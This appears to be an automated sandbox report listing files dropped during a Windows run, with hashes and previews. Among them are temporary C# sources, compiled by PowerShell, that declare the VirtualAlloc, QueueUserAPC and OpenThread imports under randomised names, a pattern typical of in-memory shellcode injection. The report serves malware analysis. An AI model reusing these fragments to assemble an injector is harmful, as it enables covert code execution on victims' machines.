Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483657" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF2CD.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Apr 22 22:26:59 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	54158
Entropy (8bit):	2.188437702004145
Encrypted:	false
SSDEEP:	192:v5FcMhsADYmaNnOGKWSV+hHTpg0DAKwZhbvB5isF7h75TT+nZPnnTlODfE9zsQ:xxsh4GtjhjAKwZhbziwV75TaZPnhsQ
MD5:	8C90697300310A9955BFECD8FBE19128
SHA1:	89ECCBCAF68529209F03D80BB216F6AB2E42020D
SHA-256:	B47100BC6B1B609C64B3ACE915F911B109B86CE453B7A16B0884763B01B5ADB8
SHA-512:	AAEFEB710D9ACD68122BD0844F854B9B77E00618ED321759257D2228C7F648D9065E131F4259E3D78F9B4604A7B8A0F5D0AF50615F45747E1BC68045E50655AB
Malicious:	false
Preview:	MDMP..... .....+cb.....4.....$.....).....`.....8.....T.....U.....B..... ...GenuineIntelW.....T.....+cb.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8294
Entropy (8bit):	3.696774268699421
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNitQ67q06YpbSUGmgmfqSJ7CpD989bFLzsf8fzm:RrlsNia616Y1SUGmgmfqSJxFLYfMq
MD5:	62B8619A4E1DEEB3CFE96784DC7BCE24
SHA1:	7B61FB3B1F695606412A6DA9E26671521D321E0D
SHA-256:	A5988942CA222FF850B4FFBEA7BE18868602C422ABFCA475C81EBAAC33718685
SHA-512:	AA5091E3E6A2D713E1D0C0473B38220990ED51190061251FE44C791EF70FA8189FEF2F119990E92C5B49CC59F0138587FBD48A22D4A21AD8B48A99BABEDD6D7 D
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.8.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4564
Entropy (8bit):	4.4450578324351975
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWl92gWgc8sqYjhj8fm8M4J2+bF4+q84CPKcQlcQw0kd:uITfOxZgrsqY1gJocKkw0kd
MD5:	94F0237F61D6A72BF9FD262D5DAF1CB8
SHA1:	77BA53C28A3D168D892F2D06300803EC5CF62C34
SHA-256:	0A82D2F9FA529CEBB573FD7A8D54A1EE0C689179A013A2B1AA5C3F6E7F333A79
SHA-512:	D3F0BD47566C109A1DC34A0128DDBD00B4C61C99A3DAD26A29CD182AACA889854305F960FF503BCA681E097273D18372BCE4D380B2F3ED718C0AAFD1D207EE5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483657" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\RESD841.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	modified
Size (bytes):	1336
Entropy (8bit):	4.0070959147380645
Encrypted:	false
SSDEEP:	24:HJm9ZLo1c8ZH+hKdNwI+ycuZhNwakScPNnq9Sd:uSrZ0Kdm1ulwa3Mq9C
MD5:	0207AEB635BFA2BFB793AA26D45D28BC
SHA1:	EFC69E173AB42B6B1AF939C8BE54DC73301AC851
SHA-256:	C94D40766F2B91F22AD5E55BA35D947AE2825F5B9A34E0ECE134B0A86ECCE5AF
SHA-512:	B11F2E0DFE55984263E6BA60EE1B95E6D07588F64435CD4EF2D972A41819E37AB5DCBE268671C67D7D4ADDC6EEF99FC31CE1162BFAD35D68B71E8F3400B457 77
Malicious:	false
Preview:	L....+cb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....X....c:\Users\user\AppData\Local\Temp\pkbu gtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP.....R./;....W..x.....7.....C:\Users\user~1\AppData\Local\Temp\RESD841.tmp.-.<.....'...Micr osoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... .H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n .f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.k.b.u.g.t.x.o...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i .g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RESED31.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	modified
Size (bytes):	1336
Entropy (8bit):	4.01926801632089
Encrypted:	false
SSDEEP:	24:Hbm9ZM+IZHUhKdNwI+ycuZhNUsvakSfsIPNnq9Sd:QeZGKdm1ul/a3jq9C
MD5:	79C2F50A254E8807286FA0F3634DCDAA
SHA1:	3ED67CB1DE55A3B1B93CBD8510385B9608F4F624
SHA-256:	983C6748597DC864F47D16C32EAAA59C226FBE8DF3ADCC37C48640A59BAD0C93
SHA-512:	7AE7FA180A5A95550FD00DA6B9AF07FD777251B713683B66512C6DE624BB823C9B6D0A99DF8678A9006EE87B8C9244C974B945D135FA1433384649AB175836CF
Malicious:	false
Preview:	L....+cb.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....X....c:\Users\user\AppData\Local\Temp\lboh 4mlq\CSC3DF21D054A9F4C66BF1FA9CD771B1F79.TMP.....=....:qT..y.}.....7.....C:\Users\user~1\AppData\Local\Temp\RESED31.tmp.-.<.....'...Micro soft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.b.o.h.4.m.l.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_itmkjels.31u.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xeni10bs.j5c.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\lboh4mlq\CSC3DF21D054A9F4C66BF1FA9CD771B1F79.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.087313141948283
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryWlklqqak7YnqqFlklqbPN5Dlq5J:+RI+ycuZhNUsvakSfsIPNnqX
MD5:	3D9C89F9813A7154E8FB79DA7D10E8B2
SHA1:	4E2EA7F78C62941F644D9F1FAD64D127E31306CE
SHA-256:	B76B5C81AFE17B214527AC8DCD85285CED0102DC6164A4304188B5D4D4E69239
SHA-512:	72123D606437DA61F2D52D44E329F6CD0E9CB6CD86A3739436F54889D0972FBA14EFB814D244B2A2CEBA34730E6B2C15226A5403BE8C0F7886D396A3021FCA9
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.b.o.h.4.m.l.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.b.o.h.4.m.l.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31
SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E3
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.245551465598388
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fQ+b0zxs7+AEszIcNwi23fQ+CWH:p37Lvkmb6KwZ4+wWZEJZ4+VH
MD5:	657DF5DBF2CD40C8427224A737044E8C
SHA1:	9BB8F1884A4BF325B5E07D3874D7CB7CD163A047
SHA-256:	47A5E44ED29C7B102C323480B9BFB1992012E17C84BD7C5A601E3AADC9690BCA
SHA-512:	60404977E8335B653914ADE5B6B9506714E2855F31A4F9E046898D7A66480CAC4631D851061911B309E6AFBF0EBFA8539D1417E00861D8F25C21AF6AF6E4FDFF
Malicious:	false

Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs"

C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.643829505456859
Encrypted:	false
SSDEEP:	24:etGSDeMWWOJy853Ek0s2E7Og1odWQzbtkZfdFwT/OWI+ycuZhNUsvakSfsIPNnq:6svz5UkGE7vsWQzqJ/a11ul/a3jq
MD5:	010A7FEF0AA253BE01A7D57105104C99
SHA1:	EC3146FF9E8A4218C2D14CE70863692B953A751E
SHA-256:	B291831CDE532E047D0BBDB58CEFA9AAF938BEFE3F2FDF3762F7F7387A134DD5
SHA-512:	C5B8B280D4D696424FBB02582992513EFA5186E4DCBABB2E2057439178330A8857A0DF3172F054FC8CB94966182FAFA6F813A979871E3A8E44FB21350D4268D5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....+cb.....!.....$... ...@..... .....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....$.....H.....X ..p.....(...*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....6./.....1....."..... =..... O..... W.....P .....d.....j.....v.....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	874
Entropy (8bit):	5.323639412262709
Encrypted:	false
SSDEEP:	24:AId3ka6KgvEvbOKaM5DqBVKVrdFAMBJTH:Akka67vEvCKxDcVKdBJj
MD5:	77A926519D8FA89DF6F5D0C77E79D0A3
SHA1:	7912DA6B9435D7AF26FA649341CB5E0124EA8FC3
SHA-256:	452BD2C2631FDB744B80E6DD5A033C45548FE8733869C2F9F41110A529F1F9B0
SHA-512:	40D9D3C5443AD37475C6F9A3B5E1E4C784B44AA664DE62EA10A0B6011657DFF2A2AA5B9846B58B1A75277E747406A42BB7DDCD99A67ECB23FDB82D1CBB225BBA
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\pkbugtxo\CSC26C720E9EBC041F086604EECC7DD3CDD.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1048977846809547
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryMbak7Ynqq/UPN5Dlq5J:+RI+ycuZhNwakScPNnqX
MD5:	E2051F8A521B2F3B00C715BD57DCCC78
SHA1:	667FC3B5ED67494166B61D57050519DA3C24C9EC
SHA-256:	9FC45C88A9D75B6A1856480057CACF18B668C8C61992A417C1FB48EB0C4381F1
SHA-512:	9C0585D9186601C0497179607893F845DABBFFFB8BE8453162BD9435CB1F6F9030CE01F1A16ADE1E79FBC01DF4B16CD3913EB4A39DA0F391CC0B06D92A8A1F9
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.k.b.u.g.t.x.o...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.k.b.u.g.t.x.o...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642F 1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.2338402577992165
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23fDSZ++zxs7+AEszIcNwi23fDSZE:p37Lvkmb6KwZLYWZEJZLV
MD5:	23922C7400B5639004534C21A8FC6FD9
SHA1:	EFC910B97F452FB59BF063CB331136BF7B5EE364
SHA-256:	65423661DBE57376B2BFEE4E014394645B6A2C67FC8C71C9F9196D586FBBAE09
SHA-512:	557EF63D5E3B0D3228229F28E76BADE02AC8844BAE6AA0D67C987A459C1D9B7430283C6AAFD98B56701993112344740A7BF128ECD2FD9E061A0C54C968650AA 1
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs"

C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6392294884325143
Encrypted:	false
SSDEEP:	24:etGSc8+mUE7R853RY0kCG++4I4tkZfcuDZ0WI+ycuZhNwakScPNnq:6GXE7S50/JcYZX1ulwa3Mq
MD5:	DF0CED5409923E601543A19300A5F2C0
SHA1:	B5055B13C52F28A7AC23A4DC6F1BC7058B50EA16
SHA-256:	95927D387C19566BAF533827449CDAF0EB132DF3DFF1F500ECCDDB1DAEC9313D
SHA-512:	4F64BBE5A0E84FF07B70A07DCF97C58BC444B42800C4479E33F8424E6A8C3DA137AEA4E3F62D1991CD86B452840BEFDBC49013949082295D131875AEC65A045
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....+cb.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....%.....".....=..... J.....].....P .....h.....n.....r.....}..... .....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	874
Entropy (8bit):	5.318135012806756

Encrypted:	false
SSDEEP:	24:AId3ka6KgLpEvLwKaM5DqBVKVrdFAMBJTH:Akka67FEvEKxDcVKdBJj
MD5:	1057CD175F0A0ED38ECEADB83BD825CC
SHA1:	1510C0179E5FC3A55FB866668781A6CF04B43611
SHA-256:	2CC8FD12A44EEFECF8ED908C4EE2C450036626C87C13A238A7F560E1891A528C
SHA-512:	748F36E9A2484DC0413481447CB1325365F7DCE121E208AB2ED48ADF4282D18975FD66700E421AC6CEA98CD2A424AA71A3AADC956330DE4EC648356684B0343
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see 